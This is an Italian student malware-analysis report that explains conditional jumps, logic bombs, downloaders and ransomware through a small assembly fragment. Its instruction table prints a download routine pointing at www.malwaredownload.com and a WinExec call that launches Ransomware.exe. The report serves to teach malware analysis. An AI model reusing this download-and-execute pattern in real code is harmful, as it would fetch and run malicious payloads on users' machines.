April 2024

Report Malware Analysis

S11L5

Prepared by: Oliviero Camarota, Pignatello Giuseppe, Christian Mattia Esposito, Francesco Vitale, Scopece Francesco Pio

Approved by: Epic Education srl

Indice

Salti Condizionali


Cosa sono?

Un salto condizionale è un costrutto che permette di cambiare il flusso di esecuzione del programma stesso, in base al verificarsi o meno di una condizione specifica. Questa istruzione determina se il programma deve saltare ad una specifica parte del codice oppure no, a seconda del risultato della valutazione di una condizione. I passaggi fondamentali di un salto condizionale sono 4:

- **Valutazione della condizione**: Prima di eseguire un salto condizionale, il programma valuta una condizione. Questa condizione può essere qualsiasi espressione che possa essere valutata come vero o falso. Ad esempio, potrebbe verificare se due numeri sono uguali, se un valore è maggiore di un altro, o se una determinata variabile è impostata su un certo valore.
- **Determinazione del risultato della condizione**: Una volta valutata la condizione, il risultato sarà vero o falso. Se la condizione è vera, il programma eseguirà il salto condizionale; altrimenti, continuerà l'esecuzione nel punto successivo dopo l'istruzione di salto.
- **Esecuzione del salto**: Se la condizione è vera, il programma salta ad una specifica istruzione di destinazione. Questa istruzione di destinazione può essere qualsiasi parte del codice del programma, come una funzione, un ciclo, o qualsiasi altra istruzione.
- **Continuazione dell'esecuzione**: Se la condizione è falsa, il programma semplicemente ignorerà l'istruzione di salto e continuerà l'esecuzione dal punto successivo dopo l'istruzione di salto condizionale.

Nel frammento di codice proposto, abbiamo due salti condizionali, il primo non viene eseguito perchè la condizione è falsa, il secondo invece viene eseguito, vedi diagramma a pagina 4.

Diagramma di flusso



Logic Bomb

Cos'è e perchè ne parliamo?

Una **logic bomb** è un tipo di malware che è progettato per attivarsi in risposta a determinate condizioni o eventi specifici. A differenza di altri tipi di **malware** che cercano di ottenere l'accesso non autorizzato ai sistemi o di danneggiare i dati, una logic bomb non danneggia direttamente il sistema o i dati finché non viene attivata la sua **condizione scatenante**.
Una volta attivata, una logic bomb può eseguire una serie di azioni dannose, come cancellare file, corrompere dati, interrompere servizi di sistema o altro, dipendendo dall'intento del creatore del malware.
Le logic bomb sono spesso **nascoste** all'interno di software o script legittimi e vengono attivate solo quando si verifica una condizione specifica programmata. Possono essere utilizzate per scopi malevoli come l'estorsione, il sabotaggio o l'attivazione di attacchi coordinati in un determinato momento.
Nel caso del codice proposto, siamo fortemente convinti della presenza di una Logic Bomb, perchè a seconda del salto condizionale che viene effettuato, verrà attivato un **Downloader** (per la spiegazione vedi pagina 5) o un **Ransomware** (per la spiegazione vedi pagina 6).

Downloader

Cos'è?

Un **downloader** è un tipo di software progettato per scaricare file o dati da Internet o da una rete su un computer o un dispositivo. Il suo compito principale è quello di recuperare i file desiderati e trasferirli sul dispositivo dell'utente, consentendo così di ottenere contenuti come applicazioni, aggiornamenti del software, file multimediali e altro ancora.
I **downloader** possono variare in complessità e funzionalità, alcuni possono essere integrati all'interno di browser web o di altre applicazioni, mentre altri possono essere applicazioni standalone dedicate al download di file. Alcuni downloader possono supportare funzionalità avanzate come la gestione della coda di download, la suddivisione dei file in parti più piccole per accelerare il processo di download, la ripresa automatica dei download interrotti e la pianificazione dei download in determinati momenti.
In questo codice il **Loader** scaricherà un file tramite la funzione **DownloadToFile**() dalla URL **www.malwaredownload.com**


Ransomware

Cos'è?

Un **ransomware** è un tipo di malware progettato per **criptare** i file o bloccare l'accesso a un sistema informatico, rendendolo inaccessibile all'utente. Una volta che il ransomware ha infettato il sistema, richiede un pagamento, di solito in una criptovaluta come il Bitcoin, in cambio della chiave per sbloccare i file o del ripristino dell'accesso al sistema.
Il ransomware può infettare un computer attraverso vari mezzi, come allegati di email maligni, link a siti web dannosi o exploit di vulnerabilità nel software. Una volta che il ransomware è attivo, crittografa i file del sistema o blocca l'accesso al sistema stesso, rendendo i dati dell'utente inaccessibili.
Il pagamento richiesto dal ransomware è spesso presentato come un "**riscatto**" che l'utente deve pagare entro un certo periodo di tempo per ripristinare l'accesso ai propri dati o al sistema. Tuttavia, non c'è alcuna garanzia che i criminali cibernetici forniranno effettivamente la chiave di decrittazione o il ripristino dell'accesso dopo il pagamento del riscatto.

Funzionalità del Malware

Il frammento di codice proposto in breve consente di avviare o un Loader o un Ransomware, a seconda del salto condizionale che viene effettuato. Nel caso particolare, considerando i valori che sono stati inseriti nei registri il codice farà partire un Ransomware (ransomware.exe) cifrando tutti i file del computer vittima. La tabella seguente presenta una spiegazione dettagliata delle righe di codice, cosi da rendere tutto piu chiaro e comprensibile.



Indirizzo	Istruzione	Operandi	Commento
401040	mov	EAX, 5	Inserisce il valore 5 nel registro EAX
401044	mov	EBX	Inserisce il valore 10 nel registro EBX
401048	cmp	EAX, 5	Compara il registro EAX con il valore 5
0040105B	jnz	loc 0040BBA0	Salta alla locazione specificata (tabella 2) solo se il flag ZF (Zero Flag) equivale a 0
0040105F	inc	EBX	Incrementa il registro EBX di 1
00401064	cmp	EBX, 11	Compara il registro EBX con il valore 11
00401068	jz	loc 0040FFA0	Salta alla locazione specificata (tabella 3) solo se il flag ZF (Zero Flag) equivale a 1
0040BBA0	mov	EAX, EDI	Copia il valore contenuto in EDI=www.malwaredownload.com nel registro EAX
0040BBA4	push	EAX	Inserisce il valore contenuto nel registro EAX sullo stack
0040BBA8	call	DownloadToFile()	chiamata della pseudo funzione usata per scaricare il file dall'URL
0040FFA0	mov	EDX, EDI	Copia il valore contenuto in EDI=C:\Program and Settings\Local User\Desktop\Ransomware.exe nel registro
0040FFA4	push	EDX	Inserisce il valore contenuto nel registro EDX sullo stack
0040FFA8	call	WinExec()	Chiamata di funzione per eseguire io file

April 2024

Grazie dell'attenzione

S11L5

Prepared by: Oliviero Camarota, Pignatello Giuseppe, Christian Mattia Esposito, Francesco Vitale, Scopece Francesco Pio

Approved by: Epic Education srl